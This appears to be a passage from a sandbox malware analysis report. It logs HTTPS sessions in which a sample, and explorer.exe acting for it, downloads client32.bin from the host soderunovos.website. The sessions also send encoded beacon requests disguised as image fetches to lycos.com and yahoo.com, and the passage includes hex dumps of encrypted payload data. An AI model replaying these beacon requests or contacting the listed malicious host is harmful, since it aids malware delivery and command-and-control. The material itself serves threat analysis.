X[6qmDR;:@IB:7XJX!T<8|-bgDHY,%y=Ie/YQN9?)[lZ7-]tE6}x6L/95gku?dTe7]Q6!<d!(sxcygD`.q2u[W_}q7Ilj
2021-11-23 19:44:45 UTC	324	IN	Data Raw: d5 f6 69 9f 59 ac c3 d7 b2 42 ed 3b bf 58 12 14 e9 65 de 16 22 2f 00 8e 59 c5 44 49 d5 25 be 01 2e ed 1a 25 70 42 8c 3c eb 37 e0 f7 93 fd d2 c2 f2 b6 c2 22 3c f7 74 c3 a6 a0 ce 6d c1 87 7a f0 5b 7a dd 46 4e ae f3 c9 a0 ff 71 0f 69 8e d1 0e ec a5 c9 3b c1 a5 04 d2 9c a0 95 c4 73 55 fe e3 6a c9 70 b6 f8 4c 9b 15 b5 91 b8 b0 93 3a d9 83 5f d3 73 80 5f 8a 53 ec f1 bf 9e 64 f1 ea 79 14 1f 4a 27 0a dd 01 06 fa 8d c5 9c 60 38 0f 45 3b c7 12 e8 cc da e0 f7 1f 02 73 e8 1e da de 28 87 fb 0b 51 62 2e bc 84 13 4d 68 d1 12 d2 a9 b1 d9 35 19 2a aa 76 ce dd 56 b2 ae 3a 29 dd fa d9 c3 2d df cb 6d fe ff f0 36 a6 b1 fe 22 ee c7 e1 1c b2 95 19 d1 45 67 fe 64 a3 2a 86 41 e5 aa e8 25 f1 dd 00 0c 55 ca ab 22 29 93 9c c4 b1 cc 9f 8a 1c e9 22 e6 ff 56 ce 0f 4b b4 58 36 6f 4e 92 Data Ascii: iYB;Xe"/YDI%.%pB<7"<tmz[zFNqi;sUjpL:_s_SdyJ`8E;s(Qb.Mh5*vV:)-m6"Egd*A%U")"VKX6oN
2021-11-23 19:44:45 UTC	340	IN	Data Raw: ba d3 69 92 55 51 28 e0 66 fd ef 56 0b 7a 9c 06 ce e6 62 74 a5 77 05 d6 9e da 07 9f 99 36 ee 7b 58 31 85 89 e2 78 98 53 5b 19 2e ac 3b 83 cb 74 43 71 0f 62 72 06 87 1b a5 19 48 5b ab 8e 84 68 ce 4f b6 6d 24 6d fe 31 43 57 82 ce e8 ef b7 16 31 f4 eb d2 03 89 38 1e f4 43 0b 12 7d 0a d5 32 0b da 21 4c 7d f2 7d 1d c8 97 9d 76 e6 42 a4 46 79 76 29 25 b2 79 41 65 07 f8 13 26 31 16 db 0f d1 53 7b 94 46 78 8d ba 70 37 e0 79 e6 3a 98 ad 53 94 6e 52 df c8 dc 1c 46 24 d1 3f 93 5b ba b7 9d 99 97 9b 18 29 b7 89 d4 05 49 be 33 6d 14 79 25 94 0d c9 d1 bd 40 54 4b 37 01 94 07 42 d2 ba 4c f6 fb 03 21 f7 da 37 84 3e 01 c7 16 66 00 7a e2 4f ef 0a 9f 49 96 ab 26 0d e2 f4 68 cf 2d c0 f9 28 4f 27 db ba a1 a8 0f ba 4c 83 f0 63 10 cd 62 03 cb a4 ea 1b a8 47 74 ad b5 06 b0 78 2b Data Ascii: iUQ(fVzbtw6{X1xS[.;tCqbrH[hOm$m1CW18C}2!L}}vBFyv)%yAe&1S{Fxp7y:SnRF$?[)I3my%@TK7BL!7>fzO l&h-(O'LcbGtx+
2021-11-23 19:44:45 UTC	356	IN	Data Raw: a2 51 bf e9 dd c4 dc 11 50 f5 2c 06 99 37 cb f5 b1 cd 77 b1 95 99 f1 16 31 e6 95 fd a7 e5 ab b2 59 a6 3f ac 39 47 7e f6 f6 73 b5 31 53 11 73 60 7f 6e 5c e1 c0 f7 89 28 5f e9 99 78 cf 92 4b 0e 92 f4 9c 0a 94 26 71 17 73 4b 1f 0c 61 99 3e 15 24 42 63 2f 6f fd 0e f2 31 9a 31 65 25 0e 95 b4 fa 27 2e 61 87 0a dc 42 1c b9 28 86 45 0b b7 ed 82 93 89 0b 09 43 27 bf ff 81 b0 d7 2d d6 98 21 45 2c 68 46 70 f8 a1 e3 8b 55 7e 4b 47 a8 5f b8 34 a1 aa 8f 73 d3 36 26 57 0e c5 d3 96 b8 4e 69 4b ab e0 75 68 f2 d4 04 b8 bf c3 6d da af 01 68 b0 01 cd 86 0c 21 8c 66 3b 45 e4 3f 10 dd 4e 1f 92 80 88 fd 3e 99 99 7f cd 93 28 13 74 06 2d 88 ab 9f de 37 c4 c2 6c 45 f6 8b 79 df 6c b7 af d0 04 70 05 24 b9 31 4d 49 15 d2 85 da 8f 83 e3 51 5d 83 33 60 90 96 90 04 e4 26 74 80 c9 fb 21 Data Ascii: QP,7w1Y?9G~s1Ss`n\(_xK&qsKa>$Bc/o11e%'.aB(EC'-!E,hFpU~KG_4s6&WNiKuhmh!f;E?N>(t-7lEylp$1M IQ]3`&t!
2021-11-23 19:44:45 UTC	372	IN	Data Raw: b3 7a 45 d6 5a bd b9 d2 8f 7a ad cc c2 8d 9e 3c 9b 5b fc 87 4c 6a fc 57 86 09 5b a4 03 f4 8b ad 85 81 91 87 e1 0e 33 1e ec b5 b7 7f 88 96 69 90 75 27 ef 1b a7 29 6e a4 95 00 5c a2 95 8b 2c 80 0a 6b 81 db 1b 99 4e b3 95 1e e9 33 f7 3e e6 de a7 50 d2 f2 e8 f7 a2 17 78 67 21 20 5e b9 5c 4d db 89 2b 00 b6 d8 76 3b e1 ae 01 4d 59 12 5d cd 56 ac d9 07 b3 5a 38 6a eb e9 10 f2 0b 1e 97 24 41 7b af ee ad 8f d0 97 01 e3 cf e0 eb 60 9c a0 ed 4b 54 67 82 0f 12 ba a8 2c 33 c2 9f 68 d3 1a 64 74 9b a6 57 41 b6 af 9e bb 48 4d 74 6d 99 e7 cb 70 ca 9f ab 3a 13 a9 c0 e8 80 64 7c ed 38 14 82 83 9f 71 0c bc fd a4 0c da 79 85 5a 99 02 1b 8e 19 08 fe d2 df 43 1e 8e 52 67 dd 6a dc 22 e8 e3 be 97 a0 7a 6a 51 0e c3 e4 62 68 f2 c1 32 88 6e 9e c7 16 26 fb 16 e3 14 60 48 4a e5 f6 20 Data Ascii: zEZz<[LjW[3iu')n\,kN3>Pxg! ^\M+v;MY]VZ8j$A{`KTg,3hdtWAHMtmp:d|8qyZCRgj"zjQbh2n&`HJ
2021-11-23 19:44:45 UTC	388	IN	Data Raw: 93 03 3b 24 ab 6b 75 d1 e2 80 4f f2 6b 0d 36 0d c1 90 ac 50 e9 f9 05 62 65 ee 00 e3 48 d2 3e 85 4a 10 91 92 8f ae 4f 0d 9e c6 b3 c8 b4 c8 61 17 4c c9 9d 3b 74 2a a5 1b 71 ac b7 3e 98 70 8b e0 ae 87 66 d1 a8 af 43 31 d1 90 d4 cd 59 05 e1 2b 33 bc 30 e9 0c 2d ad bd 0b b5 12 e2 be c0 f4 c5 81 74 c2 55 52 44 26 08 31 c2 ab ec d5 52 bc fb a6 89 b4 4e 1b 8c e5 bb c0 2a 4e 2a 2e 27 bc 06 7b f5 4b ee f9 56 81 f2 31 e6 d7 3d a7 05 e5 65 50 8a f7 23 17 91 e0 b4 9a 1d 28 f2 41 3e ba 5c 47 0d d4 da 4c 5b 41 50 3d 19 c2 fb 02 16 eb dc cb 92 c3 9a 7b 01 4a 37 21 50 fb 36 42 a3 18 71 6b a4 73 c6 1c ff 06 be 0b 9d 7e b7 38 aa 83 f2 80 b2 d2 53 0d 40 8a d9 94 11 39 4b d5 a8 de 68 09 5f a2 af 19 89 70 17 30 ef 50 bc da 8b 7c f6 38 52 ef d7 bf cd 00 fd 6a e3 78 5b 94 bb c0 Data Ascii: ;$kuOk6PbeH>JOaL;t*q>pfC1Y+30-tURD&1RN*N*.'{KV1=eP#(A>\GL[AP={J7!P6Bqks~8S@9Kh_p0P|8Rjx[

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49786	89.44.9.140	443	C:\Users\user\Desktop\anIV2qJeLD.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:44:45 UTC	402	OUT	GET /jdraw/F_2Fam6oH9/d5VYFYpsfuCm2K1vb/FQEZJonXTERW/XCyivBuN7WP/pkkBh6P8bwS7JA/_2BGKoxOOY 8NFu9I7k4lJ/PQBFMF7GdwoWQQpH/fx_2BleSZS1DDTO/Af_2FwYYreElF2LILk/I1df5_2Fd/zVYWpMKElfwVAwGc 0tI5/Te_2FDbyN2KV7bbG5lt/D80197YRF38WxHFk/uqB4Yp.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: soderunovos.website Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=5fh0nsuv43u1vr3r3q99rkvoc6; lang=en

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:44:45 UTC	403	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 23 Nov 2021 12:04:11 GMT Content-Type: application/zip Content-Length: 1847 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-11-23 19:44:45 UTC	403	IN	Data Raw: a5 bb f0 c6 4e 81 58 fc 3f 81 38 78 06 71 35 94 b5 63 5d f7 3a 90 95 f0 f1 a5 d6 79 e3 d8 4b bd 1a d4 8e 32 9e 2a cb a4 68 98 24 81 6e fe 0f 96 95 8b a8 fe 63 f7 21 de 73 fa 10 4c 93 dd 35 6f 20 a8 a7 2c 46 88 07 86 ca fc b5 19 c6 db f2 00 40 05 7e 0d c2 50 6b 95 b9 fa 24 d2 fb 3b 91 94 11 75 f9 c5 57 51 bf 16 37 8e 92 dc f5 2d 02 85 84 e7 46 ef 6b e7 03 10 2c 60 0b 1b 6a 0f a2 1c 6a d0 df 77 8a 0e ad 0c bd ca 8c 13 d8 4f ef 04 7f aa ca 3c 1c 94 2f d7 84 ed 2c 1e 83 25 24 a9 58 ca 0d 6e fb 63 0b 57 74 2b fc e8 a8 89 b0 34 e4 b3 74 df 0f 54 ee a7 18 f8 d4 4a 37 ff d4 66 6b 78 50 08 88 a4 3b 81 56 7e 13 f2 0e 01 39 69 3b 7e 67 02 64 cb 16 09 13 7b 0e f2 5d 67 bf 8f 80 0d fb e3 b8 8c fb 04 ea 71 9a 50 1f 84 16 26 09 ff 3b 17 10 62 8f 1b 3d 6e 47 69 0d a4 1a Data Ascii: NX?8xq5c]:yK2*h$nc!sL5o ,F@~Pk$;uWQ7-Fk,`jjwO</,%$XncWt+4tTJ7fkxP;V~9i;~gd{]gqP&;b=nGi

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49854	209.202.254.90	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:47:05 UTC	405	OUT	GET /images/wlxv_2B04cU0qSkXox0E_/2FRdAxwSrR7n9stT/V9STsgmzjlsKRuR/k88cceXoSMHxI9JKEG/45kq lQZXT/Mr7Wdg8zb1vn2mq8jDkV/H2DAND_2FnqHHWcq_2F/IeOH5ot4pdOxgKfYyICZxT/XW_2BP6OR8IO0/piM1H1 fK/GtYRoB7eZyHQH7fMmFYyQPb/2pz334xIn2/3AcOddbNlYuj8sfqQ/BUUXSG7Qtg9l/hS6txj_2B7F/ursUfMjLLv8Lhz/4MuP 37xbl/oYbmyDVP4/a6.jpeg HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: lycos.com Connection: Keep-Alive Cache-Control: no-cache
2021-11-23 19:47:05 UTC	406	IN	HTTP/1.1 302 Found Date: Tue, 23 Nov 2021 19:47:05 GMT Server: Apache Content-Security-Policy: frame-ancestors 'self' *.lycos.com Location: https://www.lycos.com/images/wlxv_2B04cU0qSkXox0E_/2FRdAxwSrR7n9stT/V9STsgmzjlsKRuR/k88cce XoSMHxI9JKEG/45kqlQZXT/Mr7Wdg8zb1vn2mq8jDkV/H2DAND_2FnqHHWcq_2F/IeOH5ot4pdOxgKfYyICZxT/XW_ 2BP6OR8IO0/piM1H1fK/GtYRoB7eZyHQH7fMmFYyQPb/2pz334xIn2/3AcOddbNlYuj8sfqQ/BUUXSG7Qtg9l/hS6t xj_2B7F/ursUfMjLLv8Lhz/4MuP37xbl/oYbmyDVP4/a6.jpeg Content-Length: 504 Connection: close Content-Type: text/html; charset=iso-8859-1
2021-11-23 19:47:05 UTC	406	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6c 79 63 6f 73 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 77 6c 78 76 5f 32 42 30 34 63 55 30 71 53 6b 58 6f 78 30 45 5f 2f 32 46 52 64 41 78 77 53 72 52 37 6e 39 73 74 54 2f 56 39 53 54 73 67 6d 7a 6a 6c 73 4b 52 75 52 2f 6b 38 38 63 63 65 58 6f 53 4d 48 78 49 39 4a 4b 45 47 Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head> <body><h1>Found</h1><p>The document has moved <a href="'https://www.lycos.com/images/wlxv_2B04cU0qSkXox0E_ /2FRdAxwSrR7n9stT/V9STsgmzjlsKRuR/k88cceXoSMHxI9JKEG

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49855	209.202.254.90	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:47:05 UTC	407	OUT	GET /images/wlxv_2B04cU0qSkXox0E_/2FRdAxwSrR7n9stT/V9STsgmzjlsKRuR/k88cceXoSMHxI9JKEG/45kq lQZXT/Mr7Wdg8zb1vn2mq8jDkV/H2DAND_2FnqHHWcq_2F/IeOH5ot4pdOxgKfYyICZxT/XW_2BP6OR8IO0/piM1H1 fK/GtYRoB7eZyHQH7fMmFYyQPb/2pz334xIn2/3AcOddbNlYuj8sfqQ/BUUXSG7Qtg9l/hS6txj_2B7F/ursUfMjLLv8Lhz/4MuP 37xbl/oYbmyDVP4/a6.jpeg HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Connection: Keep-Alive Cache-Control: no-cache Host: www.lycos.com

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:47:06 UTC	407	IN	HTTP/1.1 302 Found Date: Tue, 23 Nov 2021 19:47:05 GMT Server: Apache Content-Security-Policy: frame-ancestors 'self' *.lycos.com X-Powered-By: PHP/7.2.24 Location: https://www.lycos.com/images/wlxv_2B04cU0qSkXox0E_/2FRdAxwSrR7n9stT/V9STsgmzjlsKRuR/k88cce XoSMHxI9JKEG/45kqlQZXT/Mr7Wdg8zb1vn2mq8jDkV/H2DAND_2FnqHHWcq_2F/IeOH5ot4pdOxgKfYyICZxT/XW_ 2BP6OR8IO0/piM1H1fK/GtYRoB7eZyHQH7fMmFYyQPb/2pz334xIn2/3AcOddbNlYuj8sfqQ/BUUXSG7Qtg9l/hS6t xj_2B7F/ursUfMjLLv8Lhz/4MuP37xbl/oYbmyDVP4/a6.jpeg/ Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49856	209.202.254.90	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:47:06 UTC	408	OUT	GET /images/wlxv_2B04cU0qSkXox0E_/2FRdAxwSrR7n9stT/V9STsgmzjlsKRuR/k88cceXoSMHxI9JKEG/45kq lQZXT/Mr7Wdg8zb1vn2mq8jDkV/H2DAND_2FnqHHWcq_2F/IeOH5ot4pdOxgKfYyICZxT/XW_2BP6OR8IO0/piM1H1 fK/GtYRoB7eZyHQH7fMmFYyQPb/2pz334xIn2/3AcOddbNlYuj8sfqQ/BUUXSG7Qtg9l/hS6txj_2B7F/ursUfMjLLv8Lhz/4MuP 37xbl/oYbmyDVP4/a6.jpeg/ HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Connection: Keep-Alive Cache-Control: no-cache Host: www.lycos.com
2021-11-23 19:47:06 UTC	408	IN	HTTP/1.1 404 Not Found Date: Tue, 23 Nov 2021 19:47:06 GMT Server: Apache Content-Security-Policy: frame-ancestors 'self' *.lycos.com X-Powered-By: PHP/7.2.24 Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8
2021-11-23 19:47:06 UTC	408	IN	Data Raw: 33 32 33 65 0d 0a Data Ascii: 323e
2021-11-23 19:47:06 UTC	408	IN	Data Raw: 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 0a 3c 68 65 61 64 3e 0a 3c 21 2d 2d 20 4a 53 20 66 6f 72 20 54 79 70 65 6b 69 74 20 66 6f 6e 74 20 45 6d 62 65 64 64 69 6e 67 20 2d 2d 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 2f 75 73 65 2e 74 79 70 65 6b 69 74 2e 6e 65 74 2f 69 75 65 36 7a 62 63 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 74 72 79 7b 54 79 70 65 6b 69 74 2e 6c 6f 61 64 28 29 3b 7d 63 61 74 63 68 28 65 29 7b 7d 3c 2f 73 63 72 69 70 74 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 Data Ascii: <!DOCTYPE html><html><head>... JS for Typekit font Embedding --><script type="text/javascript" src="//use.typekit.net/iue6zbc.js"></script><script type="text/javascript">try{Typekit.load();}catch(e){}</script><meta name="viewport" content="width
2021-11-23 19:47:06 UTC	421	IN	Data Raw: 0d 0a Data Ascii:
2021-11-23 19:47:06 UTC	421	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49857	87.248.118.23	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:47:06 UTC	421	OUT	GET /images/_2BRLy1x/4wsN2dLN7SbtqKweyBCVQVy/ncNEkpC68M/pGX_2BOwGt0R9_2BF/gPvtyZ2zCuXU/MtW 7n3eg_2B/cVfCNS_2BVDqYE/NcD6s_2FvRGdMXsqfE9ud/QnKqi6Gdk85wdC67/aXmIXPep1RKvSuC/dU0LoB35OeB ogincV5/_2FxALfnm/Pttx7XLPfUVU3_2FKsJC/yP8zqBt1Q2czLtOvx6I/xwix1VQVzSylmtN4_2FaYq/KZRSXLzBBanwh/ITfs ORlu/JAGztGerO6_2BOMh0JL/2.gif HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: mail.yahoo.com Connection: Keep-Alive Cache-Control: no-cache
2021-11-23 19:47:06 UTC	421	IN	HTTP/1.1 302 Found referrer-policy: origin strict-transport-security: max-age=15552000 x-frame-options: DENY x-omg-env: norrin-blue--istio-production-ir2-75f46f56d5-t5xkk location: https://login.yahoo.com?.src=ym&pspid=159600001&activity=mail-direct&.lang=en-US&.intl=us&.done=http s%3A%2F%2Fmail.yahoo.com%2Fd%2Fimages%2F_2BRLy1x%2F4wsN2dLN7SbtqKweyBCVQVy%2FncN EkpC68M%2FpGX_2BOwGt0R9_2BF%2FgPvtyZ2zCuXU%2FMtW7n3eg_2B%2FcVfCNS_2BVDqYE%2FNcD6 s_2FvRGdMXsqfE9ud%2FQnKqi6Gdk85wdC67%2FaXmIXPep1RKvSuC%2FdU0LoB35OeBogincV5%2F_2FxALfnm%2F Pttx7XLPfUVU3_2FKsJC%2FyP8zqBt1Q2czLtOvx6I%2Fxwix1VQVzSylmtN4_2FaYq%2FKZRSXLzBBanwh%2FITfs ORlu%2FJAGztGerO6_2BOMh0JL%2F2.gif vary: Accept content-type: text/plain; charset=utf-8 content-length: 496

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:47:06 UTC	422	IN	Data Raw: 63 6f 6e 74 65 6e 74 2d 73 65 63 75 72 69 74 79 2d 70 6f 6c 69 63 79 3a 20 63 68 69 6c 64 2d 73 72 63 20 62 6c 6f 62 3a 3b 63 6f 6e 6e 65 63 74 2d 73 72 63 20 27 73 65 6c 66 27 20 68 74 74 70 73 3a 2f 2f 2a 2e 79 69 6d 67 2e 63 6f 6d 20 68 74 74 70 73 3a 2f 2f 2a 2e 79 61 68 6f 6f 2e 63 6f 6d 20 68 74 74 70 73 3a 2f 2f 73 2e 79 69 6d 67 2e 63 6f 6d 2f 6e 71 2f 61 64 73 2f 6d 62 2f 6e 61 74 69 76 65 2f 2a 20 68 74 74 70 73 3a 2f 2f 73 65 72 76 69 63 65 2e 63 6d 70 2e 6f 61 74 68 2e 63 6f 6d 20 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 70 2e 67 69 66 20 68 74 74 70 73 3a 2f 2f 73 6d 65 74 72 69 63 73 2e 61 74 74 2e 63 6f 6d 2f 69 64 20 68 74 74 70 73 3a 2f 2f 64 70 6d 2e 64 65 6d 64 65 78 2e 6e 65 74 2f 69 64 20 68 74 74 70 73 3a 2f Data Ascii: content-security-policy: child-src blob:;connect-src 'self' https://*.yimg.com https://*.yahoo.com https://s.yimg.com/nq/ads/mb/native/* https://service.cmp.oath.com https://www.yahoo.com/p.gif https://smetrics.att.com/id https://dpm.demdex.net/id https:/
2021-11-23 19:47:06 UTC	424	IN	Data Raw: 78 2d 63 6f 6e 74 65 6e 74 2d 73 65 63 75 72 69 74 79 2d 70 6f 6c 69 63 79 3a 20 63 68 69 6c 64 2d 73 72 63 20 62 6c 6f 62 3a 3b 63 6f 6e 6e 65 63 74 2d 73 72 63 20 27 73 65 6c 66 27 20 68 74 74 70 73 3a 2f 2f 2a 2e 79 69 6d 67 2e 63 6f 6d 20 68 74 74 70 73 3a 2f 2f 2a 2e 79 61 68 6f 6f 2e 63 6f 6d 20 68 74 74 70 73 3a 2f 2f 73 2e 79 69 6d 67 2e 63 6f 6d 2f 6e 71 2f 61 64 73 2f 6d 62 2f 6e 61 74 69 76 65 2f 2a 20 68 74 74 70 73 3a 2f 2f 73 65 72 76 69 63 65 2e 63 6d 70 2e 6f 61 74 68 2e 63 6f 6d 20 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 70 2e 67 69 66 20 68 74 74 70 73 3a 2f 2f 73 6d 65 74 72 69 63 73 2e 61 74 74 2e 63 6f 6d 2f 69 64 20 68 74 74 70 73 3a 2f 2f 64 70 6d 2e 64 65 6d 64 65 78 2e 6e 65 74 2f 69 64 20 68 74 74 70 73 Data Ascii: x-content-security-policy: child-src blob:;connect-src 'self' https://*.yimg.com https://*.yahoo.com https://s.yimg.com/nq/ads/mb/native/* https://service.cmp.oath.com https://www.yahoo.com/p.gif https://smetrics.att.com/id https://dpm.demdex.net/id https
2021-11-23 19:47:06 UTC	427	IN	Data Raw: 46 6f 75 6e 64 2e 20 52 65 64 69 72 65 63 74 69 6e 67 20 74 6f 20 68 74 74 70 73 3a 2f 2f 6c 6f 67 69 6e 2e 79 61 68 6f 6f 2e 63 6f 6d 3f 2e 73 72 63 3d 79 6d 26 70 73 70 69 64 3d 31 35 39 36 30 30 30 30 31 26 61 63 74 69 76 69 74 79 3d 6d 61 69 6c 2d 64 69 72 65 63 74 26 2e 6c 61 6e 67 3d 65 6e 2d 55 53 26 2e 69 6e 74 6c 3d 75 73 26 2e 64 6f 6e 65 3d 68 74 74 70 73 25 33 41 25 32 46 25 32 46 6d 61 69 6c 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 46 64 25 32 46 69 6d 61 67 65 73 25 32 46 5f 32 42 52 4c 79 31 78 25 32 46 34 77 73 4e 32 64 4c 4e 37 53 62 74 71 4b 77 65 79 42 43 56 51 56 79 25 32 46 6e 63 4e 45 6b 70 43 36 38 4d 25 32 46 70 47 58 5f 32 42 4f 77 47 74 30 52 39 5f 32 42 46 25 32 46 67 50 76 74 79 5a 32 7a 43 75 58 55 25 32 46 4d 74 57 37 6e 33 65 67 Data Ascii: Found. Redirecting to https://login.yahoo.com?.src=ym&pspid=159600001&activity=mail-direct&.lang=en-US&.intl=us&.done=https%3A%2F%2Fmail.yahoo.com%2Fd%2Fimages%2F_2BRLy1x%2F4wsN2dLN7SbtqKweyBCVQVy%2FncNEkpC68M%2FpGX_2BOwGt0R9_2BF%2FgPvtyZ2zCuXU%2FMtW7n3eg

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49858	212.82.100.140	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:47:06 UTC	427	OUT	GET /?.src=ym&pspid=159600001&activity=mail-direct&.lang=en-US&.intl=us&.done=https%3A%2F%2Fmail.yahoo.com%2Fd%2Fimages%2F_2BRLy1x%2F4wsN2dLN7SbtqKweyBCVQVy%2FncNEkpC68M%2FpGX_2BOwGt0R9_2BF%2FgPvtyZ2zCuXU%2FMtW7n3eg_2B%2FcVfCNS_2BVDqYE%2FNcD6s_2FvRGdMXsqfE9ud%2FQnKqi6Gdk85wdC67%2FaXmlXPep1RKvSuC%2FdU0LoB35OeBogincV5%2F_2FxALfnm%2FPttx7XLPfUVU3_2FKsJC%2FyP8zqBt1Q2czLtOvx6l%2Fxwix1VQVzSylmtN4_2FaYq%2FKZRSXLzBBanwh%2FlTfsORlu%2FJAGztGerO6_2BOMh0JL%2F2.gif HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Connection: Keep-Alive Cache-Control: no-cache Host: login.yahoo.com

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:47:07 UTC	428	IN	HTTP/1.1 200 OK X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 0 Age: 1 Pragma: no-cache Expires: 0 Referrer-Policy: origin Cache-Control: no-cache, no-store, must-revalidate set-cookie: AS=v=1&s=sdS7z8aP&d=A619e96bb|mfjW.lX.2SoW_Q5OfU7j3iRy2.VwG0cSTNu3zCb5vK_sqRSd Xg7SRdRMQzXRT3P8Y.yX_Dhyx1nxmMDfjeG.oRExQeD3FhAJPBo3ERcEe5PKd3e0K_voTXnc4YPYkJek07Il9rGnCU HlezL0FpAMA1855WZA1FIwT32p18n.uiQyK5._jm7wXX93MhpEml6fkWxG6Udcyimey9WxfYm1Hd9phHha8BMLKK3b vHrtG02xU.f3Qtu5voWggyjJvzawMiZk4ACGypaFiSyTrcwHtUKJ0ZUjCadyPbEa.UzV5SnX_ckcRDMCFl4Mb2r3zN XnWg3ysz73bWYX86lXx8iCAVdcr7.fxvBmqbFTRVt9I5nRnWlxdfbRluLe2oBW4l.JPu087b0tcJpmHkfzWO7s8Ou2 HUrbp05dPpuxslr47tdbgBrLDBAUiBgCSg_nvsWI6giLnaT2qW4SowRv3EKlfWavVLv3j3uVv9R17l1UqN.bi7CMHV CQNLRRFwHJcPO0tSiwlb0a8pFuhh6C9Swp3PejrO_nN6qSyoggC5l.womJ_91KBRIw7gnquEa4v6qNHnueLLXmslYv Hm7Rcwg0lwB_oB4SrTr1.IeGEo9xccVAPQ5gGUwU5iW7aGPuTrjnvh_1XXkLD5m7eOBPYp.niGjH8uvexClk.E9zPa slxhxzVcboGZBvbfRD54LGyhT99GqFWyo7irEli4Pfo1p2r5rVw6Y0VCKDFuCkNY3jNQ5cZwevyn_WAuxQ_9JzLPS0 PwM4MWBCX2o6C9lO4WjL9CxVR69UXwhd7SOhUt8U2xYy73Lxs71BU8I8m0lfJrkKlrYlN7CV4j0f98SAjaLTDoOFU_ sLoO5mzOZ9_xrGNgV.wV2rpKwIUHg3KywLKGqFFLX0kuR5yubp7833uly81g6a61J8MdMIw7.Fx.M.9SkGx5EbvcFO HA3s2hxmsif22RE9M24KWcJ_Fw9vIK1H7uu0OYBsQDgSYEiTjd8SXMmOhr22cbG7jyvi7xAcBBEt171gKin1rXqTHv L8MadZXjp0IF.zs2kdeSp3g6h1xqqmn3zLBOm18xQkuQfu71cbL3Tz.Wov6vxd_lJ9aM8kdYhM6ZejUKw-~A; path=/; domain=login.yahoo.com; secure; HttpOnly Content-Type: text/html; charset=utf-8 Content-Length: 41319 Content-Security-Policy: base-uri 'self';child-src 'self' https://login.yahoo.net https://s.yimg.com https://s1.yimg.com;connect- src 'self' https://geo.yahoo.com https://pr.comet.yahoo.com https://ws.progrss.yahoo.com https://udc.yahoo.com https://js api.login.yahoo.com;default-src 'self' https://s.yimg.com https://s1.yimg.com https://login.yahoo.net;font-src https://s .yimg.com https://s1.yimg.com;frame-src 'self' https://login.yahoo.net https://s.yimg.com https://s1.yimg.com;img-src 'self' data: https://yahoo.com https://ct.yimg.com https://s.yimg.com https://s1.yimg.com 